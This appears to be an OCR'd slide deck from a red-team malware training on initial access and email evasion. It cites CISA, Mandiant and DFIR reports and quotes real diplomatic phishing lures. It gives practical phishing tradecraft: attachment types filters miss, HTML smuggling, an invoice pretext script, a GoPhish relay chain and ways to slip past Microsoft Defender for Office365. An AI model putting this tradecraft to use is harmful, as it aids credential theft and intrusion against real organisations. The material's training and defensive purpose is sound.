
» Example composition of Microsoft 365 Defender stack:



Modern Cyberdefence Stack

» Mature, highly secured environments invest into layered cyberdefence stack

- **Secure Email Gateway / Email Security**
  - FireEye MX
  - Cisco Email Security
  - Trend Micro for Email
  - MS Defender for Office365
- **Secure Web Gateway**
  - Symantec BlueCoat
  - Palo Alto Proxy
  - Zscaler
  - FireEye NX
- **Secure DNS**
  - Cisco Umbrella
  - DNSFilter
  - Akamai Enterprise Threat Protector
- **AV**
  - McAfee AV
  - ESET NOD32
  - Symantec Endpoint Protection
- **EDR**
  - CrowdStrike Falcon
  - MS Defender for Endpoint
  - SentinelOne
  - Vmware Carbon Black




https://twitter.com/DebugPrivilege/status/1599360029416558593
https://www.cisa.gov/uscert/ncas/alerts/aa22-321a

Initial Access – Common ways in


» Typical Initial Access vectors *(~~OWASP~~ INITIAL TOP 10?):*

1. Email with malware attached / linked
2. Spear-phishing / phishing / stealing valid credentials (especially over unusual platforms: LinkedIn, Skype, Telegram, Discord, Slack, Web forms)
3. Reusing stolen credentials against external single-factor VPNs, Citrix Gateways, vulnerable Fortinet VPNs
4. Password Spraying against Office365, Azure, custom login pages, VPN gateways
5. Exposed RDP with weak credentials and lacking controls
6. Unpatched known vulnerable perimeter device, application bugs, default credentials, Proxyshell / Log4j
7. Rarely HID-emulating USB sticks introduced to the company's premises
8. WIFI Evil Twin -> Rogue WPA2 Enterprise -> NetNTLMv2 hash cracking -> authenticated network access -> Responder
9. Plugging into on-premises LAN -> Lacking 802.1X -> Responder / mitm6 / Ldaprelayx / relaying to LDAP to create backdoor Machine account (RBCD/Whisker)
10. SEO Poisoning – making malicious websites pop up higher in search engine results
11. ???





The method of initial intrusion will depend on which affiliate targets the network. Hive actors have gained initial access to victim networks by using single factor logins via Remote Desktop Protocol (RDP), virtual private networks (VPNs), and other remote network connection protocols [T1133]. In some cases, Hive actors have bypassed multifactor authentication (MFA) and gained access to FortiOS servers by exploiting Common Vulnerabilities and Exposures (CVE) CVE-2020-12812. This vulnerability enables a malicious cyber actor to log in without a prompt for the user's second authentication factor (FortiToken) when the actor changes the case of the username.

Initial Access – Common ways in



The DFIR Report:
2022 Year In Summary






https://thedfirreport.com/2023/03/06/2022-year-in-review/

Initial Access – Common ways in

Common Initial Infection Vectors

We noted several initial infection vectors across multiple ransomware incidents, including RDP, phishing with a malicious link or attachment, and drive by download of malware facilitating follow-on activity. RDP was more frequently observed in 2017 and declined in 2018 and 2019. These vectors demonstrate that ransomware can enter victim environments by a variety of means, not all of which require user interaction.

RDP or other remote access	One of the most frequently observed vectors was an attacker logging on to a system in a victim environment via Remote Desktop Protocol (RDP). In some cases, the attacker brute forced the credentials (many failed authentication attempts followed by a successful one). In other cases, a successful RDP log on was the first evidence of malicious activity prior to a ransomware infection. It is possible that the targeted system used default or weak credentials, the attackers acquired valid credentials via other unobserved malicious activity, or the attackers purchased RDP access established by another threat actor. In April 2019, we noted that FIN6 used stolen credentials and RDP to move laterally in cases resulting in ransomware deployment.
Phishing with link or attachment	A significant number of ransomware cases were linked to phishing campaigns delivering some of the most prolific malware families in financially motivated operations: TRICKBOT, EMOTET, and FLAWEDAMMYY. In January 2019, we described TEMP.MixMaster TrickBot infections that resulted in interactive deployment of Ryuk.
Drive-by-download	Several ransomware infections were traced back to a user in the victim environment navigating to a compromised website that resulted in a DRIDEX infection. In October 2019, we documented compromised web infrastructure delivering FAKEUPDATES, then DRIDEX, and ultimately BITPAYMER or DOPPELPAYMER infections.




https://www.mandiant.com/resources/blog/they-come-in-the-night-ransomware-deployment-trends


https://twitter.com/abuse_ch/status/1620152382993862656

Initial Access & Evasion - Email

- This training is on Malware, so we don't have time to delve into Phishing/Social Eng.
- **Malware in Attachments**
  - Most attacks won't work => Strict File Type policies prevent the risk.
  - Unless we hit a sweet spot with non-anticipated file extension.
  - **Case Study #1:**
    - Client had robust attachment-based policies.
    - Blocked almost everything coming outside of a company
    - **(EVASION)** Didn't block **PPTM, PPSM, ACCDE, MDE, HTML, ISO, IMG, PDF**
  - **Conclusions #1:**
    - Out-of-the-Box protection may not cover latest trending abused vectors (ISO, IMG, HTMLs, SVGs)
    - Customer security engineers may be unaware of all kinds of dangerous extensions while designing their **custom** policies



Initial Access & Evasion - Email



- **Malware at email embedded URL**
  - Most URL-based attacks DO work
    - => Hard for current technology to detect Website's intention
- Unless we spoil it:
  - Domain's reputation, maturity, categorisation, certificate's signer (Lets Encrypt won't do) must be sound.
  - URL's structure looks benign: beware of ?id= , ?rid= , ?campaign=, ?track=, /phish.php?sheep=
  - Number of GET params, their names & values DO MATTER

- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag <u>
- HTML code in <a> link tags
- <a href="..."> URL contained GET parameter
- <a href="..."> URL contained GET parameter with URL
- <a href="..."> URL pointed to an executable file
- Mail message contained suspicious words

- **(EVASION)** Deadly success rate with **HTML Smuggling!**

```
(6) Test: <a href="..."> URL pointed to an executable file

    Message contained <a> tags with href="..." links pointing to a file with
    dangerous extension (such as .exe)
CONTEXT:

    <a href="https://[redacted]report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
        href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

https://www.securesystems.de/blog/offphish-phishing-revisited-in-2023/

Initial Access & Evasion – Phishing Tidbits

» Send an email to the target domain but to the non-existent recipient to elicit NDR – Non-Delivery Report


» Then use **decode-spam-headers** script to analyse returned SMTP headers, look into „Security Appliances Spotted" report

» Multi-step Phishing pretexts to create plausible scenario (Investor Relationships, Lawyers, Accountants / Invoice):

1. *Hello, as **agreed I want to send you an invoice** for the service XYZ subscription. To whom should I send it to?*
2. *Hi, please send all invoices to Anna@contoso*
3. *Hi Anna, **I have this unpaid invoice** for @contoso and Barbara from contact@contoso told me to send it to you. Is it to okay to send you that invoice?*
4. *Hello Attacker, we didn't expect invoice from you. Is this a mistake?*
5. *Anna, well this invoice figures to us as unpaid. **The subscription** for service XYZ that you purchased **will have to be ceased if its not paid**. Please check this invoice ASAP*
6. **At this point:** Anna expects to receive a document, Anna is urged to review it, Anna might feel anxious about unpaid-status, our @attack domain matured enough for MDO365 to consider it as warmed-up & lower sensitivity thresholds.

» **Rules of thumb:**

- » How about moving away of Emails and try Phishing over **Teams** (group communication required: @Attacker1, @Attacker2, @target), **LinkedIn**
- » **Images, Links** – increase SPAM score
- » How about moving Link into single-page PDF?
- » Links with multiple GET parameters (especially shady ones such as ?rid=) increase SPAM score
- » MS Defender for Office365 – only **5 email attempts** per single username@attacker.com
- » Don't use **no-reply, noreply** usernames
- » Send through: **GoPhish -> AWS SOCAT :587 -> smtp.gmail.com -> @target.com**
- » Link to websites on trusted domains (Cloud-facing resources are the best)
- » Make sure your webserver blocks automated bots, bans entire CIDRs associated with scanners/security vendors



Initial Access & Evasion - Email

From: sales@almaghrebar.com
To: [redacted]
Sent: Tuesday, March 14, 2023 11:10:07 AM
Subject: Invitation to the meeting

Dear colleagues, we are pleased to invite you to take part in a meeting on the topic "The Future of international economic relations." and a Drink Reception, which will be held on March 23, 2023 at the Embassy of Spain.

The detailed information about the meeting and the participant's questionnaire can be found at the attachment.

Please, confirm the reception of the letter
Best regards,
Marcelino Oreja
E-mail:marcelino.oreja@maec.es

GOBIERNO DE ESPAÑA | MINISTERIO DE ASUNTOS EXTERIORES, UNIÓN EUROPEA Y COOPERACIÓN

Dear colleagues, we are pleased to invite you to take part in a meeting on the topic "The Future of international economic relations." and a Drink Reception, which will be held on March 23, 2023 at the Embassy of Spain.

The detailed information about the meeting and the participant's questionnaire can be found AT THE LINK.

To participate in the meeting , you must fill out a questionnaire, which you can download from the link above and poison it with a reply letter no later then March 20.

Best regards,
The Ambassador

No.1422-4/2023-MZV

The Embassy of the Czech Republic presents its complements to the all Diplomatic Missions and International Organizations and is pleased to invite you to a wine tasting event that will be held at the Embassy of the Czech Republic on April 13, 2023.

Please fill out an application for participation in the event and send it to the e-mail address: jozef.zielen@embassy.mzv.cz

Applications are submitted until April 11,2023, then registration will be closed.

You can download all relevant information about the event and the participation form from our website.

5 April 2023

VELVYSLANECTVÍ ČESKÉ REPUBLIKY

Από: "Assistant to the Ambassador" <zdenek.holych@seznam.cz>
Απεστάλη: Δευτέρα, 6 Φεβρουάριος, 2023 12:43:56 ΜΜ
Θέμα: Meeting request - Ambassador of the Czech Republic

Dear Colleague,

The Ambassador of the Czech Republic, would be delighted to have the opportunity to pay a courtesy call to H.E. the Ambassador of Greece.

I would be most grateful for your advice as to when it may be possible to schedule such a meeting. You can find the Ambassador`s convinient date/time here.

Kind regards,
Zdenek Holych
Assistant to the Ambassador
email: zdenek.holych@mav.cz | web: www.mzv.cz
Ministry of Foreign Affairs of the Czech Republic
#StandWithUkraine

-------- Конец пересылаемого сообщения --------

--
Anna Roumelioti
PA to the Ambassador
Greek Embassy in Moscow
Leontievsky per.4
125009 Moscow
tel: +7495-5392942/43
fax: +7495-5392944

European Commission

DeCIDE Decision/eTrstEx/LegisWrite

Follow the instructions

Ministry of Foreign Affairs of the Czech Republic

Ambassador`s schedule February 2023

Download starts automatically. Please wait...

https://literaturaelsalvador.com/Schedule.html

Rzeczpospolita Polska
Ministerstwo
Spraw Zagranicznych

Ambassador`s schedule February 2023

Download starts automatically. Please wait...

https://www.gov.pl/web/baza-wiedzy/espionage-campaign-linked-to-russian-intelligence-services

Initial Access & Evasion - Proxy

